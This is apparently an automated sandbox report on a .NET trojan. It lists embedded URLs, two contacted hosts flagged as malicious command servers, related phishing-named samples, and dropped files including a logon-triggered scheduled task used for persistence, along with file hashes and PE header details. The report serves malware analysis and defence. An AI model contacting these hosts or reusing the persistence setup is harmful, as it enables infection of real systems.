http://www.goodfont.co.kr	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	YNzE2QUkvaTK7kd.exe, 00000000.00000002.666154423.0000000003203000.00000004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp//r	YNzE2QUkvaTK7kd.exe, 00000000.00000003.648644780.0000000006253000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	YNzE2QUkvaTK7kd.exe, 00000000.00000003.653148237.0000000006264000.00000004.00000001.sdmp, YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.comp	YNzE2QUkvaTK7kd.exe, 00000000.00000003.649060879.000000000628D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://fontfabrik.com	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/4	YNzE2QUkvaTK7kd.exe, 00000000.00000003.648913234.0000000006255B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com4	YNzE2QUkvaTK7kd.exe, 00000000.00000003.665267575.0000000006250000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Y0	YNzE2QUkvaTK7kd.exe, 00000000.00000003.648913234.0000000006255B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ascendercorp.com/typedesigners.html(	YNzE2QUkvaTK7kd.exe, 00000000.00000003.648987814.000000000628D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fonts.comp	YNzE2QUkvaTK7kd.exe, 00000000.00000003.646162179.000000000190C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	explorer.exe, 00000007.00000002.913212025.0000000002B50000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.comt	YNzE2QUkvaTK7kd.exe, 00000000.00000003.646162179.000000000190C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	YNzE2QUkvaTK7kd.exe, 00000000.00000002.666101790.000000003B1000.00000004.00000001.sdmp, YNzE2QUkvaTK7kd.exe, 00000000.00000002.666202347.000000003250000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	YNzE2QUkvaTK7kd.exe, 00000000.00000003.665267575.000000006250000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/jp/n	YNzE2QUkvaTK7kd.exe, 00000000.00000003.648913234.000000006625B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	YNzE2QUkvaTK7kd.exe, 00000000.00000003.648913234.000000006625B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/frere-user.html	YNzE2QUkvaTK7kd.exe, 00000000.00000003.650917361.000000006628D000.00000004.00000001.sdmp, YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/u	YNzE2QUkvaTK7kd.exe, 00000000.00000003.648913234.000000006625B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.comlvfet	YNzE2QUkvaTK7kd.exe, 00000000.00000003.665267575.000000006650000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	YNzE2QUkvaTK7kd.exe, 00000000.00000003.648913234.000000006625B000.00000004.00000001.sdmp, YNzE2QUkvaTK7kd.exe, 00000000.00000003.648827768.000000006625D000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/n	YNzE2QUkvaTK7kd.exe, 00000000.00000003.648827768.000000006625D000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	YNzE2QUkvaTK7kd.exe, 00000000.00000002.672936551.0000000007462000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.687141198.000000000B970000.00000002.00000001.sdmp	false		high
http://www.tiro.comc	YNzE2QUkvaTK7kd.exe, 00000000.00000003.647753850.000000006264000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/Y0-s	YNzE2QUkvaTK7kd.exe, 00000000.00000003.648727005.000000006625D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
154.203.184.76	www.realsults.com	Seychelles		139646	HKMTC-AS-APHONGKONGMegalayerTechnologyCoLimitedHK	true
172.67.148.14	www.wfiboostrs.com	United States		13335	CLOUDFLARENETUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385317
Start date:	12.04.2021
Start time:	10:12:34
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	YNzE2QUkvaTK7kd.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/4@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 31.6% (good quality ratio 29%) • Quality average: 73.4% • Quality standard deviation: 30.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 52.113.196.254, 13.107.3.254, 13.107.246.254, 92.122.145.220, 13.88.21.125, 20.82.210.154, 92.122.213.247, 92.122.213.194, 8.253.207.121, 8.253.95.121, 8.253.95.249, 8.253.204.120, 67.27.159.126, 168.61.161.212, 52.155.217.156, 20.54.26.129, 104.43.193.48, 104.43.139.144, 52.147.198.201, 52.255.188.83 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, s-ring.msedge.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, teams-9999.teams-msedge.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, skypedataprdcolcus17.cloudapp.net, skypedataprdcolcus16.cloudapp.net, s-ring.s-9999.s-msedge.net, t-ring.msedge.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus16.cloudapp.net, t-9999.t-msedge.net, skypedataprdcoleus17.cloudapp.net, s-9999.s-msedge.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, teams-ring.teams-9999.teams-msedge.net, teams-ring.msedge.net, t-ring.t-9999.t-msedge.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/385317/sample/YNzE2QUkvaTK7kd.exe

Simulations

Behavior and APIs

Time	Type	Description
10:13:27	API Interceptor	1x Sleep call for process: YNzE2QUkvaTK7kd.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
154.203.184.76	gzU8odwaPalRTGB.exe	Get hash	malicious	Browse	• www.realsults.com/msc/?szr8=SLnxv5WEj6YhjlrB8B4FzKU74ag+VtkikWCAHb2VKlwGrAtgyss6rL13pJnEzWIQGWFv&4hnPsj=W2J4SLjHGHypclVp

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.realsults.com	gzU8odwaPalRTGB.exe	Get hash	malicious	Browse	• 154.203.184.76

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HKMTC-AS-APHONGKONGMegalayerTechnologyCoLimitedHK	gzU8odwaPalRTGB.exe	Get hash	malicious	Browse	• 154.203.184.76
	FTT103634332.exe	Get hash	malicious	Browse	• 154.196.155.29
	PaymentInvoice.exe	Get hash	malicious	Browse	• 154.196.151.57
	vfe1GoeC5F.exe	Get hash	malicious	Browse	• 154.203.238.233
	FeDex Shipment Confirmation.exe	Get hash	malicious	Browse	• 154.203.230.47
	FeDex Shipment Confirmation.exe	Get hash	malicious	Browse	• 154.203.230.47
	jeV2hEujPM0FNhG.exe	Get hash	malicious	Browse	• 154.196.153.6
	OGb7lA8jzKp2UUT.exe	Get hash	malicious	Browse	• 154.196.153.6
	SWIFT MT103_Pdf.exe	Get hash	malicious	Browse	• 154.196.155.60
	Payment Advice_Pdf.exe	Get hash	malicious	Browse	• 154.196.155.60
	q171wbs4Aj.exe	Get hash	malicious	Browse	• 154.196.151.25
	winlog.exe	Get hash	malicious	Browse	• 154.203.198.196
	c5twLLnwwY.exe	Get hash	malicious	Browse	• 154.196.133.108
	Client.vbs	Get hash	malicious	Browse	• 154.203.230.47
	0113 INV_PAK.xlsx	Get hash	malicious	Browse	• 154.196.151.25
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 154.196.243.121
	z6qKV40n75.exe	Get hash	malicious	Browse	• 154.196.150.25
	XWW8KE7078.exe	Get hash	malicious	Browse	• 154.196.155.56
	Purchase Order 75MF3B84_Pdf.exe	Get hash	malicious	Browse	• 154.196.155.60
	PURCHASE ORDER_PDF.exe	Get hash	malicious	Browse	• 154.196.155.60
CLOUDFLARENETUS	NdBLyH2h5d.exe	Get hash	malicious	Browse	• 23.227.38.74
	s6G3ZtvHZg.exe	Get hash	malicious	Browse	• 172.67.130.43
	4oItdZkNOZ.exe	Get hash	malicious	Browse	• 23.227.38.74
	ieuHgdpuPo.exe	Get hash	malicious	Browse	• 104.21.17.57
	Cobro Juridico_0420198202_326828_4985792583130360_300690_8122300886764676459_5190713730838_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176
	Payment Slip.doc	Get hash	malicious	Browse	• 104.21.17.57
	Cobro Juridico_0291662728_7023446_452487041454723_016698_5192136884256735776_2301761820735_pdf.exe	Get hash	malicious	Browse	• 104.21.17.57
	INQUIRY 1820521 pdf.exe	Get hash	malicious	Browse	• 104.21.82.58
	PaymentCopy.vbs	Get hash	malicious	Browse	• 172.67.222.131
	PAYMENT COPY.exe	Get hash	malicious	Browse	• 104.21.28.135
	PO NUMBER 3120386 3120393 SIGNED.exe	Get hash	malicious	Browse	• 1.2.3.4
	Cobro Juridico_07223243630_5643594_539661009070075_49874359_5059639084170590400_7272781644_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176
	BL26596188006381193 74.xls.exe	Get hash	malicious	Browse	• 172.67.222.176
	Purchase order and quote confirmation.exe	Get hash	malicious	Browse	• 172.67.222.176
	Confirm Order for SK TRIMS & INDUSTRIES_DK4571,pdf .exe	Get hash	malicious	Browse	• 172.67.188.154
	Re Confirm#U00ffthe invoice#U00ffthe payment slip.exe	Get hash	malicious	Browse	• 104.21.17.57
	SOA.exe	Get hash	malicious	Browse	• 104.21.19.200
	RFQ No A'4762GHTECHNICAL DETAILS.exe	Get hash	malicious	Browse	• 104.21.19.200
	GQ5JvPEI6c.exe	Get hash	malicious	Browse	• 104.21.17.57
	setupapp.exe	Get hash	malicious	Browse	• 172.67.164.1

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\YNzE2QUkvaTK7kd.exe.log	
Process:	C:\Users\user\Desktop\YNzE2QUkvaTK7kd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp27F.tmp	
Process:	C:\Users\user\Desktop\YNzE2QUkvaTK7kd.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1643
Entropy (8bit):	5.183630502282819
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBG0tn:cbhK79lNQR/rydbz9I3YODOLNdq3d
MD5:	158038870C2620F8C7D12E6B03B23970
SHA1:	CCE0EA546D60F0CE58F9F7460F3A592ABB90D218
SHA-256:	058E9A5E9AAFE081BDC3F6BB5410E351BB3FA5EA749A997CCE3DB7A6D1647CFB
SHA-512:	7B08E48A6599D70BF488AC23AC4CA45BA5C59B8F8880B0D2649084C106571CE12484BC016683189E44635E0246615B4B7E49F0E3A6F35AFE132799F6A24BC4CC
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\VVhTSSmjNa.exe	
Process:	C:\Users\user\Desktop\YNzE2QUkvaTK7kd.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	762368
Entropy (8bit):	7.943385185410408
Encrypted:	false
SSDEEP:	12288:dZ1swNjGqhG/8ZgxJXHeCFfNVTrXYXd1s1ts7DjgoBqerIeAl5kHbtbLwat91qRv:dFLG/8wX+GvYXd1s1ts7Djg0rIrkpbLI
MD5:	52322F04EE7E74ED0DEE03B54DBB2B14
SHA1:	8689CD483E8CC3FF397004F993C567161C4D3C41

C:\Users\user\AppData\Roaming\VVhTSSmjNa.exe	
SHA-256:	EF885D515B4D6E1BCBD650EDF17A089B6C7D5F36FCADFE65491CEA49F0F53B91
SHA-512:	4D81CFE542F84ADDCE7AC28A350C559A081037759970B4A2CC57B3B0574419C64335F83E53DFC5C2A1F0A0F5C18F472A191DBEA27CFA3DE2DD874701EE358E5
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 29%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...@.s`.....P..... .....@.. ..... ..@.....O..... ..... ..H.....text..... ..... ..`.rsrc.....@..@.reloc..... .....@..B.....H.....$}...v.....0.....0.....(....(.....(.....o!...*.....("......(#.....($.....(%.....(&....*N..(....o....('....*&..((....*.s).....s*.....s+.....s,.....s-.....*....0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0..<.....~.....(3.....!r..p.....(4...o5...s6.....~.....+..*.0.....

C:\Users\user\AppData\Roaming\VVhTSSmjNa.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\YNzE2QUkvaTK7kd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.943385185410408
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	YNzE2QUkvaTK7kd.exe
File size:	762368
MD5:	52322f04ee7e74ed0dee03b54dbb2b14
SHA1:	8689cd483e8cc3ff397004f993c567161c4d3c41
SHA256:	ef885d515b4d6e1bcbd650edf17a089b6c7d5f36fcadfe65491cea49f0f53b91
SHA512:	4d81cfe542f84addce7ac28a350c559a081037759970b4a2cc57b3b0574419c64335f83e53dfc5c2a1f0a0f5c18f472a191dbea27cfa3de2dd874701ee358ea5
SSDEEP:	12288:dZ1swNjGqhG/8ZgxJXHeCFfNVTrXYXd1s1ts7DjgoBqerIeAl5kHbtbLwat91qRv:dFLG/8wX+GvYXd1s1ts7Djg0rIrkpbLI
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...@.s`.....P..... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General	
Entrypoint:	0x4bb40a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60739140 [Mon Apr 12 00:16:00 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xbb3b8	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xbc000	0x608	.rsrc

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xbe000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
